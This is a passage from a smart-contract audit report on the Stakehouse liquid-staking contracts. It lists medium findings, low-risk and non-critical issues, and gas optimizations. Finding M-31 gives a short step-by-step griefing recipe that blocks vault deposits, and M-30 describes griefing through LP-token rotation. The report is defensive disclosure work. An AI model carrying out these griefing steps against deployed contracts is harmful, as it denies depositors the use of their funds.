vince0656 (Stakehouse) confirmed and commented: > This is a dupe of issue 408 (M-28)

LSDan (judge) commented: > I've asked the warden to come in and highlight the differences between this and M-28.

Trust (warden) commented: > Hi. Both rewards show different ways in which users don't receive their eligible rewards. > > This report talks about use of an old accumulatedETHPerLPShare in the call to _distributeETHRewardsToUserForToken(). It will happen in any case where we don't go into the if block. Using an old value means users won't receive as much rewards as have been unlocked. > The second report (M-28) is about _claimFundsFromSyndicateForDistribution not being called although it should be. suppose the blsPubKeys array has first element which is no longer part of syndicate, but the rest of the array are part of syndicate. Then we skip claiming funds from them. Therefore, there will be less funds to give away as rewards. > > One report is about incorrect *share value* leak, the second is about *total rewards* leak.

[M-30] Giant pools are prone to user griefing, preventing their holdings from being staked

Submitted by Trust

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/GiantMevAndFeesPool.sol#L105

batchRotateLPTokens in GiantMevAndFeesPool allows any user to rotate LP tokens of stakingFundsVaults around.

```
function batchRotateLPTokens(
    address[] calldata _stakingFundsVaults,
    LPToken[][] calldata _oldLPTokens,
    LPToken[][] calldata _newLPTokens,
    uint256[][] calldata _amounts
) external {
    uint256 numOfRotations = _stakingFundsVaults.length;
    require(numOfRotations > 0, "Empty arrays");
    require(numOfRotations == _oldLPTokens.length, "Inconsistent arrays");
```

```
    require(numOfRotations == _newLPTokens.length, "Inconsistent arrays");
    require(numOfRotations == _amounts.length, "Inconsistent arrays");
    require(lpTokenETH.balanceOf(msg.sender) >= 0.5 ether, "No common interest");
    for (uint256 i; i < numOfRotations; ++i) {
        StakingFundsVault(payable(_stakingFundsVaults[i])).batchRotateLPTokens(_oldLPTokens
    }
}
```

There is a check that sender has over 0.5 ether of lpTokenETH, to prevent griefing. However, this check is unsatisfactory as user can at any stage deposit ETH to receive lpTokenETH and burn it to receive back ETH. Their lpTokenETH holdings do not correlate with their interest in the vault funds.

Therefore, malicious users can keep bouncing LP tokens around and prevent them from being available for actual staking by liquid staking manager.

Impact

Giant pools are prone to user griefing, preventing their holdings from being staked.

Recommended Mitigation Steps

Three options:

1. batchRotateLPTokens should have logic to enforce that this specific rotation is logical
2. Only DAO or some priviledged user can perform Giant pool operations
3. Make the caller have something to lose from behaving maliciously, unlike the current status.

vince0656 (Stakehouse) disputed and commented: > This doesn't factor in that when ETH is supplied to a liquid staking network, it has 30 minutes to be utilized for staking with the BLS public key - giant pool users can manage this inventory and move the liquidity between BLS keys but that's by design and as mentioned above cannot move for 30 minutes at a time. If it never gets used, it can always go back to the giant pool

---

[M-31] Vaults can be griefed to not be able to be used for deposits

Submitted by Trust, also found by datapunk and Lambda

https://github.com/code-423n4/2022-11-stakehouse/blob/4b6828e9c807f2f7c569e6d721ca1289f7cf7112/contracts/liquid-staking/ETHPoolLPFactory.sol#L111

Interaction with SavETHVault and StakingFundsVault require a minimum amount of `MIN_STAKING_AMOUNT`. In order to be used for staking, there needs to be 24 ETH or 4 ETH for the desired BLS public key in those vaults. The issue is that vaults can be griefed and made impossible to use for depositing by constantly making sure the *remaining* amount to be added to complete the deposit to the maxStakingAmountPerValidator, is under `MIN_STAKING_AMOUNT`.

In _depositETHForStaking:

```
function _depositETHForStaking(bytes calldata _blsPublicKeyOfKnot, uint256 _amount, bool _er
    require(_amount >= MIN_STAKING_AMOUNT, "Min amount not reached");
    require(_blsPublicKeyOfKnot.length == 48, "Invalid BLS public key");
    // LP token issued for the KNOT
    // will be zero for a new KNOT because the mapping doesn't exist
    LPToken lpToken = lpTokenForKnot[_blsPublicKeyOfKnot];
    if(address(lpToken) != address(0)) {
        // KNOT and it's LP token is already registered
        // mint the respective LP tokens for the user
        // total supply after minting the LP token must not exceed maximum staking amount pe
        require(lpToken.totalSupply() + _amount <= maxStakingAmountPerValidator, "Amount exc
        // mint LP tokens for the depoistor with 1:1 ratio of LP tokens and ETH supplied
        lpToken.mint(msg.sender, _amount);
        emit LPTokenMinted(_blsPublicKeyOfKnot, address(lpToken), msg.sender, _amount);
    }
    else {

        // check that amount doesn't exceed max staking amount per validator
        require(_amount <= maxStakingAmountPerValidator, "Amount exceeds the staking limit f
    ...
```

MED - Can grief vaults (SavETHVault, StakingFundsVault) and make them not able to be used for staking by depositing so that left to stake is < `MIN_STAKING_AMOUNT`. Then it will fail maxStakingAmount check @ _depositEthForStaking

Impact

Vaults can be griefed to not be able to be used for deposits.

Proof of Concept

1. savETHVault has 22 ETH for some validator
2. Attacker deposits 1.9991 ETH to the savETHVault
3. vault now has 23.9991 ETH. The remaining to complete to 24 is 0.0009 ETH which is under 0.001 ether, min staking amount
4. No one can complete the staking

Note that depositers may try to remove their ETH and redeposit it to com-

plete the deposit to 24. However attack may still keep the delta just under `MIN_STAKING_AMOUNT`.

Recommended Mitigation Steps

Handle the case where the remaining amount to be completed is smaller than `MIN_STAKING_AMOUNT`, and allow the deposit in that case.

vince0656 (Stakehouse) confirmed

Low Risk and Non-Critical Issues

For this contest, 60 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **0xSmartContract** received the top score from the judge.

The following wardens also submitted reports: rbserver, 0xNazgul, Trust, Deivitto, joestakey, a12jmx, lukris02, c3phas, datapunk, Aymen0909, tnevler, fs0c, pashov, Franfran, 0x4non, delfin454000, CloudX, IllIllI, immeas, Diana, Josiah, brgltd, zaskoh, bulej93, cryptostellar5, Udsen, gz627, pedr02b2, nogo, zgo, B2, 0xdeadbeef0x, sakman, 0xmuxyz, sahar, ch0bu, aphak5010, rotcivegaf, SmartSek, shark, Awesome, 9svR6w, trustindistrust, Rolezn, chrisdior4, gogo, 0xRoxas, Bnke0x0, martin, RaymondFam, Sathish9098, Secureverse, oyc_109, ReyAdmirado, clems4ever, peanuts, chaduke, hl_, and pavankv.

Summary

Low Risk Issues List

Number	Issues Details	Context
[L-01]	Draft Openzeppelin Dependencies	1
[L-02]	Stack too deep when compiling	
[L-03]	Remove unused code	2
[L-04]	Insufficient coverage	
[L-05]	Critical Address Changes Should Use Two-step Procedure	
[L-06]	Owner can renounce Ownership	2
[L-07]	Loss of precision due to rounding	1
[L-08]	Using vulnerable dependency of OpenZeppelin	1
[L-09]	Use `safeTransferOwnership` instead of `transferOwnership` function	2

Total 9 issues

Non-Critical Issues List

Number	Issues Details	Context
[N-01]	`0 address` check	7
[N-02]	Add parameter to Event-Emit	1
[N-03]	Omissions in Events	1
[N-04]	Include `return parameters` in *NatSpec comments*	All contracts
[N-05]	Use a more recent version of Solidity	All contracts
[N-06]	Solidity compiler optimizations can be problematic	
[N-07]	NatSpec is missing	27
[N-08]	Lines are too long	9
[N-09]	Missing Event for critical parameters change	1
[N-10]	Add to indexed parameter for countable Events	4
[N-11]	NatSpec comments should be increased in contracts	All contracts
[N-12]	Open TODOs	1
[N-13]	`Empty blocks` should be *removed* or *Emit* something	10
[N-14]	Avoid variable names that can shade	1
[N-15]	Use a more recent version of Solidity	All contracts
[N-16]	*Lock pragmas* to specific compiler version	24

Total 16 issues

Suggestions

Number	Suggestion Details
[S-01]	Generate perfect code headers every time

Total 1 suggestion

[L-01] Draft Openzeppelin Dependencies

The `LPToken.sol` contract utilised draft-ERC20PermitUpgradeable.sol , an OpenZeppelin contract. This contract is still a draft and is not considered ready for mainnet use. OpenZeppelin contracts may be considered draft

contracts if they have not received adequate security auditing or are liable to change with future development.

LPToken.sol#L6

`contracts/liquid-staking/LPToken.sol:`

```
  6: import { ERC20PermitUpgradeable } from "@openzeppelin/contracts-upgradeable/token/ERC20
```

[L-02] Stack too deep when compiling

The project cannot be compiled due to the “stack too deep” error.

The “stack too deep” error is a limitation of the current code generator. The EVM stack only has 16 slots and that’s sometimes not enough to fit all the local variables, parameters and/or return variables. The solution is to move some of them to memory, which is more expensive but at least makes your code compile.

```
[ ] Compiling...
[ ] Compiling 100 files with 0.8.13
[ ] Solc 0.8.13 finished in 3.35s
Error:
Compiler run failed
CompilerError: Stack too deep when compiling inline assembly: Variable headStart is 1 slot(s
```

ref:https://forum.openzeppelin.com/t/stack-too-deep-when-compiling-inline-assembly/11391/6

[L-03] Remove unused code

This code is not used in the project, remove it or add event-emit;

`contracts/liquid-staking/GiantPoolBase.sol:`

```
  100:     function _onDepositETH() internal virtual {}
  103:     function _onWithdraw(LPToken[] calldata _lpTokens) internal virtual {}
  104  }
```

[L-04] Insufficient coverage

Description: Testing all functions is best practice in terms of security criteria.

This function test coverage is not found in test files

```
function rawExecute(
        address target,
        bytes memory callData,
        uint256 value
    )
    external
```

```
    override
    payable
    onlyOwner
    returns (bytes memory)
    {
        (bool result, bytes memory message) = target.call{value: value}(callData);
        require(result, "Failed to execute");
        return message;
    }
```

Due to its capacity, test coverage is expected to be 100%

[L-05] Critical Address Changes Should Use Two-step Procedure

The critical procedures should be two step process.

```
contracts/smart-wallet/OwnableSmartWallet.sol:
   94:     function transferOwnership(address newOwner)
   95:         public
   96:         override(IOwnableSmartWallet, Ownable)
   97:     {
```

Recommended Mitigation Steps: Lack of two-step procedure for critical operations leaves them error-prone. Consider adding two step procedure on the critical functions.

[L-06] Owner can renounce Ownership

Context:

LiquidStakingManager.sol#L6 Syndicate.sol#L8

Description: Typically, the contract's owner is the account that deploys the contract. As a result, the owner is able to perform certain privileged activities.

The StakeHouse Ownable used in this project contract implements renounceOwnership. This can represent a certain risk if the ownership is renounced for any other reason than by design. Renouncing ownership will leave the contract without an owner, thereby removing any functionality that is only available to the owner.

`onlyOwner` functions;

```
8 results - 2 files

contracts/smart-wallet/OwnableSmartWallet.sol:
   44          payable
   45:         onlyOwner // F: [OSW-6A]
```

```
  46          returns (bytes memory)

  59          payable
  60:         onlyOwner // F: [OSW-6A]
  61          returns (bytes memory)

  74      payable
  75:     onlyOwner
  76      returns (bytes memory)

 114:     function setApproval(address to, bool status) external onlyOwner override {

contracts/syndicate/Syndicate.sol:
 147:     ) external onlyOwner {

 154:     function deRegisterKnots(bytes[] calldata _blsPublicKeys) external onlyOwner {

 161:     function addPriorityStakers(address[] calldata _priorityStakers) external onlyOwn

 168:     function updatePriorityStakingBlock(uint256 _endBlock) external onlyOwner {
```

Recommendation: We recommend to either reimplement the function to disable it or to clearly specify if it is part of the contract design.

[L-07] Loss of precision due to rounding

Due to `/ PRECISION`, users can avoid paying fee if `claimed [][]` result is below PRECISION

```
contracts/liquid-staking/GiantMevAndFeesPool.sol:
 199
 200:     /// @dev Internal re-usable method for setting claimed to max for msg.sender
 201:     function _setClaimedToMax(address _user) internal {
 202:         // New ETH stakers are not entitled to ETH earned by
 203:         claimed[_user][address(lpTokenETH)] = (accumulatedETHPerLPShare * lpTokenETH.
 204:     }
```

Recommendation: A lower limit can be added to the `claimed` values

[L-08] Using vulnerable dependency of OpenZeppelin

The package.json configuration file says that the project is using 4.5.0 of OZ which has a not last update version

```
1 result - 1 file

package.json:
  10:   "dependencies": {
```

```
  14:     "@openzeppelin/contracts": "^4.5.0",
  15:     "@openzeppelin/contracts-upgradeable": "4.5.0",
```

```
VULNERABILITY   VULNERABLE VERSION
H       Improper Verification of Cryptographic Signature    <4.7.3
M       Denial of Service (DoS) >=2.3.0 <4.7.2
L       Incorrect Resource Transfer Between Spheres  >=4.6.0 <4.7.2
H   Incorrect Calculation   >=4.3.0 <4.7.2
H   Information Exposure    >=4.1.0 <4.7.1
H   Information Exposure    >=4.0.0 <4.7.1
```

Recommendation: Use patched versions Latest non vulnerable version 4.8.0

[L-09] Use `safeTransferOwnership` instead of `transferOwnership` function

Context: LiquidStakingManager.sol#L6 Syndicate.sol#L8

```
contracts/smart-wallet/OwnableSmartWallet.sol:
   93      /// @inheritdoc IOwnableSmartWallet
   94:     function transferOwnership(address newOwner)
   95:         public
   96:         override(IOwnableSmartWallet, Ownable)
   97:     {
   98:         // Only the owner themselves or an address that is approved for transfers
   99:         // is authorized to do this
  100:         require(
  101:             isTransferApproved(owner(), msg.sender),
  102:             "OwnableSmartWallet: Transfer is not allowed"
  103:         ); // F: [OSW-4]
  104:
  105:         // Approval is revoked, in order to avoid unintended transfer allowance
  106:         // if this wallet ever returns to the previous owner
  107:         if (msg.sender != owner()) {
  108:             _setApproval(owner(), msg.sender, false); // F: [OSW-5]
  109:         }
  110:         _transferOwnership(newOwner); // F: [OSW-5]
  111:     }
```

Description: `transferOwnership` function is used to change Ownership

Use a 2 structure transferOwnership which is safer. `safeTransferOwnership`, use it is more secure due to 2-stage ownership transfer.

Recommendation: Use `Ownable2Step.sol` Ownable2Step.sol

```
/**
    * @dev The new owner accepts the ownership transfer.
    */
```

```
    function acceptOwnership() external {
        address sender = _msgSender();
        require(pendingOwner() == sender, "Ownable2Step: caller is not the new owner");
        _transferOwnership(sender);
    }
}
```

[N-01] `0 address check`

0 address control should be done in these parts;

Context: GiantLP.sol#L20-L21 LiquidStakingManager.sol#L170-L177 LPToken.sol#L33-L34 OptionalHouseGatekeeper.sol#L15 SavETHVault.sol#L45 Syndicate.sol#L130 SyndicateFactory.sol#L17

Recommendation: Add code like this; `if (oracle == address(0)) revert ADDRESS_ZERO();`

[N-02] Add parameter to Event-Emit

Some event-emit description hasn't parameter. Add to parameter for front-end website or client app , they can has that something has happened on the blockchain.

contracts/syndicate/Syndicate.sol:

```
  468     /// @dev Internal logic for initializing the syndicate contract
  469:    function _initialize(
  470:        address _contractOwner,
  471:        uint256 _priorityStakingEndBlock,
  472:        address[] memory _priorityStakers,
  473:        bytes[] memory _blsPubKeysForSyndicateKnots
  474:    ) internal {
  475:        // Transfer ownership from the deployer to the address specified as the owne
  476:        _transferOwnership(_contractOwner);
  477:
  478:        // Add the initial set of knots to the syndicate
  479:        _registerKnotsToSyndicate(_blsPubKeysForSyndicateKnots);
  480:
  481:        // Optionally process priority staking if the required params and array is c
  482:        if (_priorityStakingEndBlock > block.number) {
  483:            priorityStakingEndBlock = _priorityStakingEndBlock;
  484:            _addPriorityStakers(_priorityStakers);
  485:        }
  486:
  487:        emit ContractDeployed();
  488:    }
```

[N-03] Omissions in Events

Throughout the codebase, events are generally emitted when sensitive changes are made to the contracts. However, some events are missing important parameters

The events should include the new value and old value where possible:

Events with no old value;

```
contracts/liquid-staking/LiquidStakingManager.sol:
  254      /// @notice Allow the DAO to rotate the network ticker before the network house i
  255:     function updateTicker(string calldata _newTicker) external onlyDAO {
  256:         require(bytes(_newTicker).length >= 3, "String must be 3-5 characters long");
  257:         require(bytes(_newTicker).length <= 5, "String must be 3-5 characters long");
  258:         require(numberOfKnots == 0, "Cannot change ticker once house is created");
  259:
  260:         stakehouseTicker = _newTicker;
  261:
  262:         emit NetworkTickerUpdated(_newTicker);
  263      }
```

[N-04] Include `return parameters` in *NatSpec comments*

Context: All Contracts

Description: https://docs.soliditylang.org/en/v0.8.15/natspec-format.html

If Return parameters are declared, you must prefix them with `/// @return`.

Some code analysis programs do analysis by reading NatSpec details, if they can't see the "@return" tag, they do incomplete analysis.

Recommendation: Include return parameters in NatSpec comments

Recommendation Code Style: "'js /// @notice information about what a function does /// @param pageId The id of the page to get the URI for. /// @return Returns a page's URI if it has been minted function tokenURI(uint256 pageId) public view virtual override returns (string memory) { if (pageId == 0 || pageId > currentId) revert("NOT_MINTED");

```
    return string.concat(BASE_URI, pageId.toString());
}
```

```
## [N-05] Use a more recent version of Solidity

**Context:**<br>
All contracts

**Description:**<br>
```

```
For security, it is best practice to use the latest Solidity version.<br>
For the security fix list in the versions;<br>
https://github.com/ethereum/solidity/blob/develop/Changelog.md

**Recommendation:**<br>
Old version of Solidity is used `(^0.8.13)`, newer version can be used `(0.8.17)`

## [N-06] Solidity compiler optimizations can be problematic

```js
hardhat.config.js:
   3
   4: module.exports = {
   5:   solidity: {
   6:     version: "0.8.13",
   7:     settings: {
   8:       optimizer: {
   9:         enabled: true,
  10:         runs: 200
  11:       }
```

Description: Protocol has enabled optional compiler optimizations in Solidity. There have been several optimization bugs with security implications. Moreover, optimizations are actively being developed. Solidity compiler optimizations are disabled by default, and it is unclear how many contracts in the wild actually use them.

Therefore, it is unclear how well they are being tested and exercised. High-severity security issues due to optimization bugs have occurred in the past. A high-severity bug in the emscripten-generated solc-js compiler used by Truffle and Remix persisted until late 2018. The fix for this bug was not reported in the Solidity CHANGELOG.

Another high-severity optimization bug resulting in incorrect bit shift results was patched in Solidity 0.5.6. More recently, another bug due to the incorrect caching of keccak256 was reported. A compiler audit of Solidity from November 2018 concluded that the optional optimizations may not be safe. It is likely that there are latent bugs related to optimization and that new bugs will be introduced due to future optimizations.

Exploit Scenario A latent or future bug in Solidity compiler optimizations—or in the Emscripten transpilation to solc-js—causes a security vulnerability in the contracts.

Recommendation: Short term, measure the gas savings from optimizations and carefully weigh them against the possibility of an optimization-related bug. Long term, monitor the development and adoption of Solidity compiler optimizations to assess their maturity.
```

[N-07] NatSpec is missing

Description: NatSpec is missing for the following functions , constructor and modifier:

```
27 results

contracts/interfaces/IBrandNFT.sol:
  6:     function toLowerCase(string memory _base) external pure returns (string memory);
  7:     function lowercaseBrandTickerToTokenId(string memory _ticker) external returns (uin

contracts/interfaces/ILiquidStakingManager.sol:
  7:     function stakehouse() external view returns (address);

contracts/interfaces/ILiquidStakingManagerChildContract.sol:
  6:     function liquidStakingManager() external view returns (address);

contracts/interfaces/ILPTokenInit.sol:
  7:     function init(

contracts/interfaces/ISyndicateInit.sol:
  7:     function initialize(

contracts/interfaces/ITransferHookProcessor.sol:
  6:     function beforeTokenTransfer(address _from, address _to, uint256 _amount) external;
  7:     function afterTokenTransfer(address _from, address _to, uint256 _amount) external;

contracts/liquid-staking/GiantLP.sol:
  29:     function mint(address _recipient, uint256 _amount) external {
  34:     function burn(address _recipient, uint256 _amount) external {
  39:     function _beforeTokenTransfer(address _from, address _to, uint256 _amount) interna
  43:     function _afterTokenTransfer(address _from, address _to, uint256 _amount) internal

contracts/liquid-staking/OptionalGatekeeperFactory.sol:
  11:     function deploy(address _liquidStakingManager) external returns (OptionalHouseGate

contracts/liquid-staking/SavETHVault.sol:
   45:     function init(address _liquidStakingManagerAddress, LPTokenFactory _lpTokenFactor

contracts/liquid-staking/SavETHVaultDeployer.sol:
  18:     function deploySavETHVault(address _liquidStakingManger, address _lpTokenFactory)

contracts/smart-wallet/OwnableSmartWalletFactory.sol:
  28:     function createWallet() external returns (address wallet) {
  32:     function createWallet(address owner) external returns (address wallet) {
```

```
  36:     function _createWallet(address owner) internal returns (address wallet) {

contracts/smart-wallet/interfaces/IOwnableSmartWalletFactory.sol:
   9:     function createWallet() external returns (address wallet);
  11:     function createWallet(address owner) external returns (address wallet);
  13:     function walletExists(address wallet) external view returns (bool);

contracts/testing/interfaces/IFactoryDependencyInjector.sol:
   6:     function accountMan() external view returns (address);
   8:     function txRouter() external view returns (address);
  10:     function uni() external view returns (address);
  12:     function slot() external view returns (address);
  14:     function saveETHRegistry() external view returns (address);
  16:     function dETH() external view returns (address);
```

[N-08] Lines are too long

Usually lines in source code are limited to 80 characters. Today's screens are much larger so it's reasonable to stretch this in some cases. Since the files will most likely reside in GitHub, and GitHub starts using a scroll bar in all cases when the length is over 164 characters, the lines below should be split when they reach that length. Reference: https://docs.soliditylang.org/en/v0.8.10/style-guide.html#maximum-line-length

```
9 results

contracts/syndicate/Syndicate.sol:
  216:             if (!isKnotRegistered[_blsPubKey] || isNoLongerPartOfSyndicate[_blsPubKey

  447:         return ((calculateETHForFreeFloatingOrCollateralizedHolders() - lastSeenETHPe

 511:                     accruedEarningPerCollateralizedSlotOwnerOfKnot[_blsPubKey][collate

contracts/liquid-staking/ETHPoolLPFactory.sol:
  92:             getAccountManager().blsPublicKeyToLifecycleStatus(blsPublicKeyOfPreviousKn

  97:             getAccountManager().blsPublicKeyToLifecycleStatus(blsPublicKeyOfNewKnot) =

contracts/liquid-staking/GiantLP.sol:
  40:         if (address(transferHookProcessor) != address(0)) ITransferHookProcessor(trans

  46:         if (address(transferHookProcessor) != address(0)) ITransferHookProcessor(trans

contracts/liquid-staking/GiantMevAndFeesPool.sol:
   97:         return _previewAccumulatedETH(_user, address(lpTokenETH), lpTokenETH.balanceO
```

```
118:             StakingFundsVault(payable(_stakingFundsVaults[i])).batchRotateLPTokens(_c
```

[N-09] Missing Event for critical parameters change

```
contracts/smart-wallet/OwnableSmartWallet.sol:
 66      /// @inheritdoc IOwnableSmartWallet
 67:     function rawExecute(
 68:         address target,
 69:         bytes memory callData,
 70:         uint256 value
 71:     )
 72:     external
 73:     override
 74:     payable
 75:     onlyOwner
 76:     returns (bytes memory)
 77:     {
 78:         (bool result, bytes memory message) = target.call{value: value}(callData);
 79:         require(result, "Failed to execute");
 80:         return message;
 81:     }
```

Description: Events help non-contract tools to track changes, and events prevent users from being surprised by changes

Recommendation: Add Event-Emit

[N-10] Add to indexed parameter for countable Events

Context:

```
contracts/liquid-staking/ETHPoolLPFactory.sol:
 15      /// @notice signalize withdrawing of ETH by depositor
 16:     event ETHWithdrawnByDepositor(address depositor, uint256 amount);
 17:
 18:     /// @notice signalize burning of LP token
 19:     event LPTokenBurnt(bytes blsPublicKeyOfKnot, address token, address depositor, uin
 20:
 21:     /// @notice signalize issuance of new LP token
 22:     event NewLPTokenIssued(bytes blsPublicKeyOfKnot, address token, address firstDepos
 23:
 24:     /// @notice signalize issuance of existing LP token
 25:     event LPTokenMinted(bytes blsPublicKeyOfKnot, address token, address depositor, ui
```

Description: Add to indexed parameter for countable Events

Recommendation: Add Event-Emit

[N-11] NatSpec comments should be increased in contracts

Context: All Contracts

Description: It is recommended that Solidity contracts are fully annotated using NatSpec for all public interfaces (everything in the ABI). It is clearly stated in the Solidity official documentation. In complex projects such as Defi, the interpretation of all functions and their arguments and returns is important for code readability and auditability. https://docs.soliditylang.org/en/v0.8.15/natspec-format.html

Recommendation: NatSpec comments should be increased in contracts

[N-12] Open TODOs

Context:

```
1 result

contracts/syndicate/Syndicate.sol:
  194          } else {
  195:             // todo - check else case for any ETH lost
  196          }
```

Recommendation: Use temporary TODOs as you work on a feature, but make sure to treat them before merging. Either add a link to a proper issue in your TODO, or remove it from the code.

[N-13] `Empty blocks` should be *removed* or *Emit* something

Description: Code contains empty block

```
10 results - 8 files

contracts/liquid-staking/GiantPoolBase.sol:
  101:     function _onDepositETH() internal virtual {}
  104:     function _onWithdraw(LPToken[] calldata _lpTokens) internal virtual {}

contracts/liquid-staking/LiquidStakingManager.sol:
  166:     constructor() initializer {}
  629:     receive() external payable {}

contracts/liquid-staking/LPToken.sol:
  28:     constructor() initializer {}

contracts/liquid-staking/SavETHVault.sol:
  43:     constructor() initializer {}

contracts/liquid-staking/StakingFundsVault.sol:
```

```
  43:     constructor() initializer {}

contracts/liquid-staking/SyndicateRewardsProcessor.sol:
  98:     receive() external payable {}

contracts/smart-wallet/OwnableSmartWallet.sol:
  25:     constructor() initializer {}

contracts/syndicate/Syndicate.sol:
  123:     constructor() initializer {}
```

Recommendation: The code should be refactored such that they no longer exist, or the block should do something useful, such as emitting an event or reverting.

[N-14] Avoid variable names that can shade

With global variable names in the form of `call{value: value }` , argument name similarities can shade and negatively affect code readability.

```
contracts/smart-wallet/OwnableSmartWallet.sol:
  77:     {
  78:         (bool result, bytes memory message) = target.call{value: value}(callData);
  79:         require(result, "Failed to execute");
  80:         return message;
  81:     }
```

[N-15] Use a more recent version of Solidity

Context: All contracts

Description: For security, it is best practice to use the latest Solidity version. For the security fix list in the versions; https://github.com/ethereum/solidity/blob/develop/Changelog.md

Recommendation: Old version of Solidity is used `(0.8.13)`, newer version can be used `(0.8.17)`

[N-16] *Lock pragmas* to specific compiler version

Description: Pragma statements can be allowed to float when a contract is intended for consumption by other developers, as in the case with contracts in a library or EthPM package. Otherwise, the developer would need to manually update the pragma in order to compile locally. https://swcregistry.io/docs/SWC-103

Recommendation: Ethereum Smart Contract Best Practices - Lock pragmas to specific compiler version. solidity-specific/locking-pragmas

```
24 files

pragma solidity ^0.8.13;
contracts/interfaces/IBrandNFT.sol:
contracts/interfaces/ILiquidStakingManagerChildContract.sol:
contracts/interfaces/ILPTokenInit.sol:
contracts/interfaces/ISyndicateFactory.sol:
contracts/interfaces/ISyndicateInit.sol:
contracts/interfaces/ITransferHookProcessor.sol:
contracts/liquid-staking/ETHPoolLPFactory.sol:
contracts/liquid-staking/GiantLP.sol:
contracts/liquid-staking/GiantMevAndFeesPool.sol:
contracts/liquid-staking/GiantPoolBase.sol:
contracts/liquid-staking/GiantSavETHVaultPool.sol:
contracts/liquid-staking/LiquidStakingManager.sol:
contracts/liquid-staking/LPToken.sol:
contracts/liquid-staking/LPTokenFactory.sol:
contracts/liquid-staking/LSDNFactory.sol:
contracts/liquid-staking/OptionalGatekeeperFactory.sol:
contracts/liquid-staking/OptionalHouseGatekeeper.sol:
contracts/liquid-staking/SavETHVault.sol:
contracts/liquid-staking/SavETHVaultDeployer.sol:
contracts/liquid-staking/StakingFundsVault.sol:
contracts/liquid-staking/StakingFundsVaultDeployer.sol:
contracts/liquid-staking/SyndicateRewardsProcessor.sol:
contracts/smart-wallet/OwnableSmartWallet.sol:
contracts/smart-wallet/OwnableSmartWalletFactory.sol:
```

[S-01] Generate perfect code headers every time

Description: I recommend using header for Solidity code layout and readability

https://github.com/transmissions11/headers

```
/*//////////////////////////////////////////////////////////////
                            TESTING 123
//////////////////////////////////////////////////////////////*/
```

vince0656 (Stakehouse) commented: > Good quality

Gas Optimizations

For this contest, 18 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **IllIllI** received the top score from the

judge.

The following wardens also submitted reports: Deivitto, 0xSmartContract, ignacio, lukris02, c3phas, CloudX, brgltd, Aymen0909, tnevler, btk, bharg4v, Awesome, chrisdior4, imare, Saintcode_, skyle, and ReyAdmirado.

Summary

	Issue	Instances	Total Gas Saved
[G-01]	Multiple `address`/ID mappings can be combined into a single `mapping` of an `address`/ID to a `struct`, where appropriate	1	-
[G-02]	State variables only set in the constructor should be declared `immutable`	33	31201
[G-03]	Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas	8	960
[G-04]	State variables should be cached in stack variables rather than re-reading them from storage	16	1552

	Issue	Instances	Total Gas Saved
[G-05]	The result of function calls should be cached rather than re-calling the function	1	-
[G-06]	`<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables	16	1808
[G-07]	`internal` functions only called once can be inlined to save gas	9	180
[G-08]	`++i`/`i++` should be `unchecked{++i}`/`unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for`- and `while`-loops	38	2280
[G-09]	`require()`/`revert()` strings longer than 32 bytes cost extra gas	39	-
[G-10]	Optimize names to save gas	16	352
[G-11]	`internal` functions not called by the contract should be removed to save deployment gas	2	-

	Issue	Instances	Total Gas Saved
[G-12]	Don't compare boolean expressions to boolean literals	19	171
[G-13]	Ternary unnecessary	1	-
[G-14]	Division by two should use bit shifting	1	20
[G-15]	Stack variable used as a cheaper cache for a state variable is only used once	1	3
[G-16]	Empty blocks should be removed or emit something	1	-
[G-17]	Use custom errors rather than `revert()`/`require()` strings to save gas	21	-
[G-18]	Functions guaranteed to revert when called by normal users can be marked `payable`	20	420

Total: 243 instances over 18 issues with **38947 gas** saved

Gas totals use lower bounds of ranges and count two iterations of each `for`-loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions. The table above as well as its gas numbers do not include any of the excluded findings.

[G-01] Multiple `address`/ID mappings can be combined into a single `mapping` of an `address`/ID to a `struct`, where appropriate

Saves a storage slot for the mapping. Depending on the circumstances and sizes of types, can avoid a Gsset (**20000 gas**) per mapping combined. Reads and subsequent writes can also be cheaper when a function requires both values and they both fit in the same storage slot. Finally, if both fields are accessed in the same function, can save ~**42 gas per access** due to not having to recalculate the key's keccak256 hash (Gkeccak256 - 30 gas) and that calculation's associated stack operations.

There is 1 instance of this issue:

```
File: contracts/liquid-staking/LiquidStakingManager.sol

134       /// @notice Node runner issued to Smart wallet. Smart wallet address <> Node runne
135       mapping(address => address) public nodeRunnerOfSmartWallet;
136
137       /// @notice Track number of staked KNOTs of a smart wallet
138:      mapping(address => uint256) public stakedKnotsOfSmartWallet;
```

https://github.com/code-423n4/2022-11-stakehouse/blob/fac28671afb64b065fc7ffd10d730fe20264bc31/contrac
staking/LiquidStakingManager.sol#L134-L138

[G-02] State variables only set in the constructor should be declared `immutable`

Avoids a Gsset (**20000 gas**) in the constructor, and replaces the first access in each transaction (Gcoldsload - **2100 gas**) and each access thereafter (Gwarmacces - **100 gas**) with a `PUSH32` (**3 gas**).

While `string`s are not value types, and therefore cannot be `immutable`/`constant` if not hard-coded outside of the constructor, the same behavior can be achieved by making the current contract `abstract` with `virtual` functions for the `string` accessors, and having a child contract override the functions with the hard-coded implementation-specific values.

There are 33 instances of this issue. ***(For in-depth details on this and all further gas optimizations with multiple instances, see the warden's full report.)***

[G-03] Using `calldata` instead of `memory` for read-only arguments in `external` functions saves gas

When a function with a `memory` array is called externally, the `abi.decode()` step has to use a for-loop to copy each index of the `calldata` to the `memory` index. **Each iteration of this for-loop costs at least 60 gas** (i.e. `60 *`

`<mem_array>.length`). Using `calldata` directly, obliviates the need for such a loop in the contract code and runtime execution. Note that even if an interface defines a function as having `memory` arguments, it's still valid for implementation contracs to use `calldata` arguments instead.

If the array is passed to an `internal` function which passes the array to another internal function where the array is modified and therefore `memory` is used in the `external` call, it's still more gass-efficient to use `calldata` when the `external` function uses modifiers, since the modifiers may prevent the internal functions from being called. Structs have the same overhead as an array of length one

Note that I've also flagged instances where the function is `public` but can be marked as `external` since it's not called by the contract, and cases where a constructor is involved

There are 8 instances of this issue.

[G-04] State variables should be cached in stack variables rather than re-reading them from storage

